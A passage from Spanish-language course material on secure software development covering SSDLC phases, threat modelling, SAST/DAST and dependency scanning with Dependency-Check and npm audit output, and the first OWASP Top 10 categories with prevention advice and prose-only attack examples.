
Se trata de una metodología para el desarrollo de software. Esta metodología hace hincapié en la seguridad en cada fase del ciclo de vida, desde el comienzo del proyecto, hasta que finaliza.

#### 4.1.2 Beneficios

Si seguimos esta metodología, conseguiremos aplicaciones más robustas, disminuirémos los problemas o bugs en producción, además de un ahorro de tiempo en el desarrollo, ya que se construye con la seguridad en mente (tener seguridad en mente, no implica olvidar la usabilidad o aspectos de rendimiento de la aplicación). Los bugs o fallos que se pueden ir implementando en nuestro proyecto, se van a ir detectando en fases más tempranas, y por lo tanto los cambios para arreglarlo serán menores, y no afectarán a otras partes.

#### 4.1.3 Tareas

En la siguiente figura se pueden observar las tareas de seguridad, según la fase del proyecto en la que nos encontremos:



##### 4.1.3.1 Análisis

Se debe tener en cuenta los requisitos que la parte de negocio nos facilite, comprobar la normativa que puede afectar a la aplicación que tenemos que construir y obtener parte de nuestros requisitos de seguridad. Aquí definiremos unos **mínimos de seguridad** que nuestro software debería tener.

Para facilitar el proceso, es útil utilizar un documento de preguntas predefinidas, por poner unos ejemplos:

- ¿Se van a procesar datos personales? Deberemos tener en cuenta normativas de protección de datos, como GDPR.
- ¿Se van a tratar datos de tarjetas de crédito? Necesitaremos echar mano a PCI DSS.

La salida de esta fase se irá al diseño, y en particular, nos vale para al desarrollo de nuestro modelado de amenazas, que se verá en el apartado 4.2.

#### **4.1.3.2 Diseño**

Durante el diseño, es necesario realizar conjuntamente un modelado de amenazas, que nos ayudará a:

- Entender los requisitos de seguridad
- Detectar defectos en fases tempranas
- Entregar mejores productos

En el apartado 4.2 seguimos con el modelado de amenazas, que tiene una identidad suficiente como para representar un punto por sí solo.

#### **4.1.3.3 Desarrollo**

Es muy recomendable contar con una herramienta SAST, que se va a encargar de realizar un análisis estático del código y nos va a avisar de fallos conocidos (XSS, SQLi, que se verán más adelante). Esto es útil, ya que según se vaya desarrollando se puedan detectar posibles errores y arreglarlos antes de que sea demasiado tarde.

Al tratarse de una herramienta de análisis de código, es importante saber que podemos encontrarnos con falsos positivos (nos avisa de una vulnerabilidad, que no existe), o falsos negativos (no nos avisa, y tenemos una vulnerabilidad). Por ello, es importante tener expertos en seguridad en el equipo que ayude a los desarrolladores.

#### **4.1.3.4 Pruebas**

Cuando se ha terminado el desarrollo, hay que comprobar que todos los requisitos de seguridad que se tenían que implementar en la aplicación, se han llevado a cabo correctamente.

Aunque durante la fase de desarrollo se utilicen herramientas de SAST, no está de más, y es muy aconsejable pasar un análisis estático por parte de algún experto.



Y por último llega el turno de realizar el análisis dinámico (DAST) de la aplicación o sistema, que nos va a servir para encontrar vulnerabilidades mientras la aplicación está corriendo.

#### **4.1.3.5 Despliegue**

Bueno cuando llega el momento de estar en producción, llega la hora de las pruebas pruebas de penetración (pentesting) con el objetivo de identificar posibles vulnerabilidades presentes en nuestra aplicación o sistema y ver si es posible explotarlas.

Cuando estemos libres de vulnerabilidades conocidas, o con alguna leve que asumamos, podemos pasar a producción.

Es importante que los entornos de desarrollo, pre y pro cumplan con los siguientes 2 puntos:

- Deben de estar aislados entre sí.
- Necesitan tener la misma configuración.

## **4.2 Modelado de amenazas**

Es una tarea muy importante, ya que va a ayudar al equipo a identificar las potenciales amenazas a las que se enfrenta la aplicación a desarrollar, y lo más importante, los identifica antes de empezar a escribir líneas de código.

Para llevar a cabo el modelado de amenazas, se irán identificando los elementos que van a formar parte del proyecto, por ejemplo servidor o base de datos, que tipos de datos van a tener, activos, relaciones, actores, zonas de confianza, ¿Internet, Intranet, DMZ, ...?. Esto se plasmará en un diagrama, que nos ayudará visualmente al siguiente paso, identificar los riesgos a los que nos vamos a enfrentar:

- ¿Qué activo será el de mayor interés para un atacante?
- ¿Por dónde me podrían entrar?
- ¿Cómo me voy a proteger?
- ...

En este proceso es importante que participe gente de negocio, de arquitectura y de seguridad, ya que así es posible tener una visión total de proyecto. Por ejemplo, un arquitecto puede infravalorar unos datos que usa la aplicación, sin embargo, el personal de seguridad, más cercano a leyes de protecciones de datos, puede indicar que ese dato se debe proteger para cumplir con una normativa.


Las primeras veces puede ser un trabajo que parece tedioso y que ralentiza el ritmo de trabajo, pero en el futuro y cuando la gente está acostumbrada al trabajo, todo irá mucho más fluido. Es importante tener en mente que este proceso va a ayudar a que los proyectos incorporen las tareas de seguridad desde el inicio del proyecto, por consiguiente, saldrá un software más seguro, que tendrá menos cambios en el futuro, mejorando la eficiencia del equipo y los desarrollos.

#### 4.2.1 Herramientas

Si bien este proceso se puede hacer de manera manual, dibujando los diagramas y agregando la información útil, existen herramientas que nos van a ayudar a realizar el trabajo más rápido y con más facilidad. A continuación, se puede ver un listado:

- Irius Risk
- Cairis
- ThreatModeler
- Microsoft Threat Modeling Tool
- OWASP Threat Dragon

Las dos últimas son gratuitas, pero son las más básicas. En la siguiente figura se puede ver un gráfico visual de Irius Risk, los riesgos se ven en otro apartado, en esa pantalla se ve a alto nivel los componentes, zonas y relaciones.



### 4.3 Análisis estático (SAST)

Como su nombre da a entender, lo único que hace este proceso es analizar la aplicación sin ejecutar, el objetivo es analizar el código en búsqueda de posibles vulnerabilidades. Esta tarea es muy útil, sobre todo si la incorporamos a los entornos de desarrollo del equipo, ya que en todo momento serán avisados de posibles problemas que están introduciendo al código, por lo tanto, pueden solucionarlo en ese instante.

No es 100% efectivo, al final se trata de analizar código, por lo que tendremos que tener en cuenta los 2 siguientes puntos:

- Falsos positivos: la herramienta indica un problema, cuando no lo hay, por lo que requiere revisión.
- Falsos negativos: la herramienta no detecta un problema que existe.

Por este motivo, no nos sirve solo con analizadores estáticos, ya que tiene limitaciones, pero no por ello debemos de descartarlas, ya que aportan mucho beneficio.

En muchos proyectos, estas herramientas se utilizan en forma de plugin en los entornos de desarrollo, y al finalizar el desarrollo se pasa un nuevo análisis completo por parte del equipo de seguridad.


#### 4.3.1 Herramientas

Existen multitud de herramientas en el mercado. Unas están centradas solo en problemas de seguridad, otras tienen una mezcla, y también agregan problemas de calidad. A continuación, se listan algunas:

- [Fortify](#)
- [Checkmarx](#)
- [Kiuwan](#)
- [Sonarqube](#)

La última es gratuita, y es de las que vemos que tienen una mezcla de calidad de código y seguridad, de las listadas es la más básica. A la hora de decidir qué herramienta se elige para el equipo, se debe tener en cuenta que lenguajes cubre y que lenguajes se usan en el equipo.

La siguiente figura muestra el uso del plugin de Kiuwan en el IDE IntelliJ:



#### 4.4 Análisis dinámico (DAST)

En estas pruebas se hace uso de escáneres de vulnerabilidades. Se trata de detectar vulnerabilidades a través de una batería de pruebas que van a encargarse de simular ataques en ejecución. Aquí ya vamos a poder identificar vulnerabilidades que son explotables.

A diferencia que el SAST, estas pruebas no se limitan por lenguaje, y no pueden ser aplicadas en fases tempranas del desarrollo. Otro dato a tener en cuenta es la reducción de falsos positivos. En el apartado dedicado a SAST se comentaba que no se debería descartar ese tipo de pruebas, y que aparte, se deberían agregar otras pruebas, esto nos da la combinación SAST + DAST.

#### 4.4.1 Herramientas

Algunas herramientas que veremos en el mercado se listan a continuación:

- [Nessus](#)
- [Acunetix](#)
- [Fortify WebInspect](#)
- [AppSpider](#)

En la siguiente figura se puede ver un ejemplo del panel de escáneres de Acunetix:

Scans				
<div> </div>				
<div>  Filter <span>×</span> </div>				
<input type="checkbox"/> Target ↑	Scan Type	Schedule	Vulnerabilities	Status
<input type="checkbox"/> http://testasp.vulnweb.com/	High Risk Vulnerabilities	Last run on Feb 12, 2020, 9:32:52 AM	9 0 2 0	Completed
<input type="checkbox"/> http://testaspnet.vulnweb.com	High Risk Vulnerabilities	Last run on Feb 12, 2020, 9:32:52 AM	11 1 1 0	Completed
<input type="checkbox"/> http://testhtml5.vulnweb.com	Full Scan	Last run on Feb 7, 2020, 2:07:46 PM	13 5 6 3	Completed
<input type="checkbox"/> http://testhtml5.vulnweb.com	High Risk Vulnerabilities	Last run on Feb 12, 2020, 9:32:52 AM	13 0 1 0	Completed
<input type="checkbox"/> http://testphp.vulnweb.com/	Full Scan	Last run on Feb 6, 2020, 9:22:44 AM	50 66 9 26	Completed
<input type="checkbox"/> http://testphp.vulnweb.com/	High Risk Vulnerabilities	Last run on Feb 12, 2020, 9:32:52 AM	41 4 1 0	Completed
<input type="checkbox"/> http://testphp.vulnweb.com/	Full Scan	Next run on Feb 19, 2020, 12:00:00 AM <a href="#">Edit Schedule</a>	43 66 10 26	Completed

## 4.5 Análisis de dependencias

Analizar las dependencias es útil para detectar si estamos haciendo uso de librerías de terceros (o en algunos casos propias) que tengan vulnerabilidades conocidos. Este proceso no lleva mucho tiempo, y se puede hacer de forma automatizada. Es importante saber esta información antes de empezar a desarrollar, ya que, de lo contrario, puede que más adelante se tenga que cambiar y sea más complejo.

### 4.5.1 Herramientas

La herramienta más utilizada en este caso es Dependency-Check. Aunque los gestores de dependencias, como el caso de npm, traen consigo un auditor (npm audit), que va a avisar sobre posibles vulnerabilidades en las librerías instaladas.

A continuación, se ve un ejemplo de cómo lanzar Dependency-Check, en un proyecto vulnerable llamado NodeGoat, y que se puede encontrar en GitHub:

```

$ ~/De/d/dependency-check/bin ./dependency-check.sh -s NodeGoat -n -l /tmp/demo.log
[INFO]
Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the a
nalysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS IS condition, and there are NO warranties
, implied or otherwise, with regard to the analysis or its use. Any use of the tool and the reporting provided is at the user's risk. In no event shall the
copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or
the resulting report.

About ODC: https://jeremylong.github.io/DependencyCheck/general/internals.html
False Positives: https://jeremylong.github.io/DependencyCheck/general/suppression.html

♥ Sponsor: https://github.com/sponsors/jeremylong

[INFO] Analysis Started
[INFO] Finished File Name Analyzer (0 seconds)
[WARN] Analyzing '/home/cx02628/Descargas/dependency-check-6.3.1-release/dependency-check/bin/NodeGoat/package-lock.json' - however, the node_modules direc
tory does not exist. Please run 'npm install' prior to running dependency-check
[INFO] Finished Node.js Package Analyzer (0 seconds)
[INFO] Finished Dependency Merging Analyzer (0 seconds)
[INFO] Finished Version Filter Analyzer (0 seconds)
[INFO] Finished Hint Analyzer (0 seconds)
[INFO] Created CPE Index (1 seconds)
[INFO] Finished CPE Analyzer (2 seconds)
[INFO] Finished False Positive Analyzer (0 seconds)
[INFO] Finished NVD CVE Analyzer (0 seconds)
[INFO] Finished Node Audit Analyzer (0 seconds)
00:00 INFO: Vulnerability found: bootstrap below 3.4.1
00:00 INFO: Vulnerability found: bootstrap below 3.4.0
00:00 INFO: Vulnerability found: bootstrap below 3.4.0
00:00 INFO: Vulnerability found: bootstrap below 3.4.0
00:00 INFO: Vulnerability found: jquery below 1.12.0
00:00 INFO: Vulnerability found: jquery below 1.12.0
00:00 INFO: Vulnerability found: jquery below 3.4.0
00:00 INFO: Vulnerability found: jquery below 3.5.0
00:00 INFO: Vulnerability found: jquery below 3.5.0
[INFO] Finished RetireJS Analyzer (0 seconds)
[INFO] Finished Sonatype OSS Index Analyzer (0 seconds)
[INFO] Finished Vulnerability Suppression Analyzer (0 seconds)
[INFO] Finished Dependency Bundling Analyzer (0 seconds)
[INFO] Analysis Complete (3 seconds)
  
```

De los parámetros usados, **s** sirve para indicar la aplicación a la que se quiere realizar el escáner, **n** para que no busque actualizaciones y **l** para indicarle la salida de logs, por si queremos ver la salida debug de la aplicación y saber qué hace por detrás. La aplicación genera un reporte en HTML para que sea más fácil de visualizar los datos, en la siguiente figura se puede apreciar parte de la salida:



Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitute the copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

[How to read the report](#) | [Suppressing false positives](#) | [Getting Help: github issues](#)

[Sponsor](#)

## Project:

Scan Information ([show all](#)):

- *dependency-check version:* 6.3.1
- *Report Generated On:* Mon, 27 Sep 2021 10:21:56 +0200
- *Dependencies Scanned:* 96 (96 unique)
- *Vulnerable Dependencies:* 49
- *Vulnerabilities Found:* 149
- *Vulnerabilities Suppressed:* 0
- ...

## Summary

Display: [Showing Vulnerable Dependencies \(click to show all\)](#)

Dependency	Vulnerability IDs	Package	Highest Severity	CVE Count	Confidence	Evidence Count
<a href="#">adm-zip@0.4.4</a>		<a href="#">pkg.npm/adm-zip@0.4.4</a>	high	4		3
<a href="#">bl@1.1.2</a>		<a href="#">pkg.npm/bl@1.1.2</a>	MEDIUM	2		3
<a href="#">bootstrap.js</a>		<a href="#">pkg.javascript/bootstrap@3.0.0</a>	MEDIUM	4		3
<a href="#">brace-expansion@1.1.6</a>		<a href="#">pkg.npm/brace-expansion@1.1.6</a>	moderate	4		3
<a href="#">braces@1.8.5</a>		<a href="#">pkg.npm/braces@1.8.5</a>	HIGH	2		3

Al instalar un paquete con npm, automáticamente va a detectar las posibles vulnerabilidades que existen, se muestra a continuación:

```

~ npm i passionfruit
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated debug@4.1.1: Debug versions >=3.2.0 <3.2.7 || >=4 <4.3.1 have a low
s recommended you upgrade to 3.2.7 or 4.3.1. (https://github.com/visionmedia/debug/issu
npm WARN deprecated debug@4.1.1: Debug versions >=3.2.0 <3.2.7 || >=4 <4.3.1 have a low
s recommended you upgrade to 3.2.7 or 4.3.1. (https://github.com/visionmedia/debug/issu
npm WARN deprecated debug@4.1.1: Debug versions >=3.2.0 <3.2.7 || >=4 <4.3.1 have a low
s recommended you upgrade to 3.2.7 or 4.3.1. (https://github.com/visionmedia/debug/issu
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions
be problematic. See https://v8.dev/blog/math-random for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com
npm WARN deprecated node-pre-gyp@0.11.0: Please upgrade to @mapbox/node-pre-gyp: the no
oped package will receive updates in the future
npm WARN deprecated tar@2.2.2: This version of tar is no longer supported, and will not
added 295 packages, and audited 296 packages in 22s

35 packages are looking for funding
  run `npm fund` for details

6 vulnerabilities (2 low, 4 high)

Some issues need review, and may require choosing
a different dependency.

Run `npm audit` for details.

```

Existe la posibilidad de deshabilitar la “auditoría”, para ello hay que ejecutar: **npm set audit false**. No es recomendable. Se puede volver a activar con **npm set audit true**.



Es posible usar el comando **npm audit** y ver los resultados:

```

$ npm audit
# npm audit report

debug <=2.6.8 || 3.0.0 - 3.0.1
Regular Expression Denial of Service - https://npmjs.com/advisories/534
No fix available
node_modules/socket.io-stream/node_modules/debug
  socket.io-stream >=0.6.0
  Depends on vulnerable versions of debug
node_modules/socket.io-stream
  passionfruit *
  Depends on vulnerable versions of socket.io-stream
  Depends on vulnerable versions of sqlite3
node_modules/passionfruit

tar <=4.4.17 || 5.0.0 - 5.0.9 || 6.0.0 - 6.1.8
Severity: high
Arbitrary File Creation/Overwrite due to insufficient absolute path sanitization - https://npmjs.com/advisories/1770
Arbitrary File Creation/Overwrite via insufficient symlink protection due to directory cache poisoning - https://npmjs.com/advisories/1771
Arbitrary File Creation/Overwrite via insufficient symlink protection due to directory cache poisoning using symbolic links - https://npmjs.com/advisories/1779
Arbitrary File Creation/Overwrite via insufficient symlink protection due to directory cache poisoning using symbolic links - https://npmjs.com/advisories/1780
No fix available
node_modules/tar
  node-gyp <=3.8.0
  Depends on vulnerable versions of tar
node_modules/node-gyp
  sqlite3 >=5.0.0
  Depends on vulnerable versions of node-gyp
node_modules/sqlite3
  passionfruit *
  Depends on vulnerable versions of socket.io-stream
  Depends on vulnerable versions of sqlite3
node_modules/passionfruit

6 vulnerabilities (2 low, 4 high)

Some issues need review, and may require choosing
a different dependency.
  
```

Si existe solución, se puede ejecutar **npm audit fix** para solucionarlo, en el caso de arriba no existe. Más información sobre el comando en la documentación oficial.

## 4.6 Otros datos de interés

En este apartado se van a ver otros conceptos interesantes de manera resumida, que se deberían conocer y que no se han cubierto en los puntos anteriores.

### 4.6.1 IAST

IAST es un enfoque más completo que SAST o DAST, y va a ayudar a detectar problemas en el flujo de la aplicación. Este enfoque va a permitir tener menor número de falsos positivos que en un SAST y detectar mayor número de problemas de seguridad que en un DAST. Una de las herramientas existentes la propone HDIV, que además da una explicación bastante completa en su artículo sobre IAST.

### 4.6.2 WAF

Se trata de un firewall para aplicaciones web, que ayuda a proteger al backend de diversos ataques, examinando las peticiones que se realizan al servidor.

### 4.6.3 RASP

Este enfoque (Runtime Application Self Protection), va a complementar la seguridad perimetral de un WAF y se basa en integrar la protección en la propia aplicación. El RASP va a analizar las respuestas de la aplicación en tiempo real, dificultando cualquier intento de ataque. Es fácil de integrar y administrar, pero se debe tener en cuenta el lenguaje en el que se desarrolla.

### 4.6.3 Pentesting

Es una práctica que se centra en atacar los activos de los clientes que contratan los servicios en búsqueda de fallos de seguridad y así poder detectarlos antes de que un posible cibercriminal los encuentre y explote. Existen diversos enfoques:

- Caja blanca: el auditor conoce los detalles y datos de la aplicación a atacar. Es más fácil encontrar los fallos.
- Caja negra: auditoría que se basa en que el auditor se comporte como un atacante real, sin conocer más datos que el activo u organización a atacar. Cabe destacar que este enfoque es el menos completo y más complejo, ya que un atacante puede tener meses/años para buscar información y realizar un ataque, y un auditor tendrá limitado ese tiempo al establecido en el contrato.
- Caja gris: es un punto intermedio entre los 2 enfoques anteriores, el auditor va a recibir cierta información sobre los activos a auditar.

¿Después de realizar un pentesting y arreglar las vulnerabilidades detectadas estoy seguro? No, la seguridad 100% no va a existir nunca, se contará con mejor seguridad. Pero hay que tener en cuenta los siguientes puntos:

- Las auditorías son limitadas en el tiempo.
- La tecnología avanza mucho.
- Puede salir una vulnerabilidad nueva en el software utilizado.
- Un cambio, puede afectar a la aplicación.
- ...

Por ello, es importante realizar auditorías de seguridad con cierta periodicidad (por ejemplo cada año), en ciertas compañías, según su negocio, estarán obligadas a estas auditorías (normalmente anuales).

## 5. Vulnerabilidades comunes

En este punto se va a cubrir lo que marca OWASP (fundación sin ánimo de lucro, centrada en mejorar la seguridad en el Software), en su top ten destinado a Web.

### 5.1 Control de accesos inadecuado

El control de acceso sirve para que los usuarios solo puedan acceder a lugares o realizar acciones para las que se les dio permiso, por lo que un fallo en este control puede provocar:

- Fuga de información
- Manipulación y destrucción de datos
- Realizar funciones para las que no se tiene permiso
- Etc.

Vulnerabilidades más comunes expuestas por OWASP:

- Modificar la URL para eludir los controles.
- Cambio de claves de usuarios sin control.
- Actuar con mayores privilegios (administrador) con una sesión menor (usuario básico) o como otro usuario sin iniciar sesión.
- Fallo en CORS.
- Visitar páginas internas sin pasar por el login (es decir no se comprueba que el usuario tenga permisos y se le da acceso solo con navegar a X página).

#### 5.1.1 Prevención

La prevención pasa por seguir los siguientes puntos:

- Cualquier control aplicado, solo será de confianza si se aplica a nivel de servidor (todo lo que pasa en el cliente se puede manipular). Por ejemplo, agregar al localStorage un campo isAdmin para

saber si un usuario es administrador y solo hacer caso a este valor, permitirá a un usuario acceder a la funcionalidad del administrador con cambiar el valor de false a true.

- Por defecto denegar el acceso a cualquier recurso que no sea público. Las excepciones para permitir accesos se van poniendo luego, según roles.
- Centralizar el control de accesos, implementarlo solo una vez y reutilizarlo en toda la aplicación.
- Desactivar el listado de directorios en el servidor web.
- Los fallos se deben de agregar al log y tener un sistema de notificación al administrador (no para todos los eventos, a definir por el equipo según la compañía, y tipología de la aplicación).
- Limitar las peticiones a la API, para defendernos contra ataques automatizados.
- Cuando se cierre la sesión, se debe invalidar la sesión actual. Por ejemplo, si se cuenta con un token sesión "XYZ", cuando se utilice la funcionalidad de cierre de sesión, cualquier petición a partes no públicas deberán rechazar la petición con el token "XYZ", ya no cuenta con autorización.
- Desarrollar tests unitarios, de integración y funcionales (vistos previamente en la asignatura), que ayudarán a comprobar el funcionamiento.

### 5.1.2 Ejemplos

#### Ejemplo 1 - Acceso a parte interna de una aplicación.

Imaginar una página que cuenta con numerosos cursos disponibles para sus usuarios registrados (para el registro necesitas un pago único de 100€). Cuando se visita la web, la principal es `example.com/index`, que te permite hacer el login o acceder a la funcionalidad de registro, supongamos que el endpoint interno con el listado de cursos es `example.com/allcourses` (que no se comprueba permisos, solo se ha ocultado y se podrá ver si haces login)

Un usuario "bien intencionado" se registra y al hacer login se le reedirige a . A los días visita la página y ve que sin haber hecho login le ha permitido acceder a ese endpoint, se la pasa a sus amigos, con las consecuencias de que la empresa deja de ganar un dinero "indeterminado".

Un usuario decide hacer un fuzzing de directorios (mandar numerosas peticiones con diferentes endpoints provenientes de un diccionario y ver que respuesta se tiene, 200, 401, 403...), y descubre que el endpoint `allcourses` da 200 OK, por lo que la visita y descubre todos los cursos, gratis.

Los desarrolladores deciden que ese endpoint no salga en Google y lo meten en `robots.txt`, un usuario mira la página y detecta el endpoint, la visita, y todos los cursos gratis.

## **Ejemplo 2** - Red Social que confía en la parte del cliente

Una página, estilo Twitter, cuando un usuario hace login genera en el localStorage un campo llamado user, donde introduce el nombre de usuario, y en cada petición manda ese dato en la cookie, para en el servidor comprobar el usuario que está utilizando la aplicación.

Un posible atacante puede ver este comportamiento en las peticiones, detectar que no hay token de sesión, ni más dato que el user, o puede consultar directamente el localStorage. Por lo que decide cambiar ese campo y poner el nombre de usuario de otra persona, ganando acceso a su panel, pudiendo suplantar la identidad de esta persona.

### **5.1.3 Referencias**

[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)

## **5.2 Fallos criptográficos**

Los datos sensibles que van por la red (en tránsito) o son almacenados (en reposo), necesitan una protección. Es importante proteger esta información, para mantener la privacidad de nuestros usuarios, la imagen de la compañía y cumplir con las posibles leyes que nos afecten, como GDPR o PCI. Algunos datos sensibles se listan a continuación:

- Datos personales
- Datos bancarios
- Contraseñas o claves
- Historiales médicos
- Documentación confidencial

Preguntas que nos podemos hacer para hacernos a la idea de la seguridad:

- ¿Cómo se transmiten los datos?
- ¿Cómo se almacenan los datos?
- ¿Qué algoritmos de cifrado se usan?

- ¿Los certificados se verifican?

### 5.2.1 Prevención

Los puntos para tener en cuenta se enumeran a continuación:

- Revisar y clasificar los datos que va a manejar la aplicación (tanto en tránsito como en reposo).
- Identificar que leyes aplican e implementar los controles propuestos.
- Utilizar una gestión de claves segura.
- Cifrar los datos sensibles en reposo y tránsito.
- Usar cifrados seguros y que no estén obsoletos o con vulnerabilidades conocidas.
- Hacer uso de directivas de seguridad, por ejemplo, en el protocolo HTTP usar la cabecera HSTS, para forzar el uso de HTTPS.
- No almacenar datos sensibles en cache.
- Las contraseñas no se deben guardar con un hash débil, usar un salt (consultar bcrypt).

### 5.2.2 Ejemplos

#### Ejemplo 1 - Navegación insegura

Una tienda online hace uso de HTTPS solo para los pagos, dejando el resto de navegación por HTTP. Teniendo esto en cuenta, el login, el registro, la búsqueda de productos, etc irán por HTTP. Con un ataque de MiTM se puede capturar el usuario y contraseña del usuario (tanto en login, como en registros), si el ataque se ha producido en otros momentos, que no involucran el login/registro, se puede obtener el token de sesión e impersonar a la víctima.

#### Ejemplo 2 - Cifrado incorrecto

Uso de cifrados automáticos de la base de datos para los datos sensibles, como contraseñas o tarjetas de crédito. En caso de tener una vulnerabilidad de SQL injection, un atacante puede obtener la información en texto claro, ya que al extraer el contenido es descifrado automáticamente.

#### Ejemplo 3 - Cifrado inseguro para las contraseñas

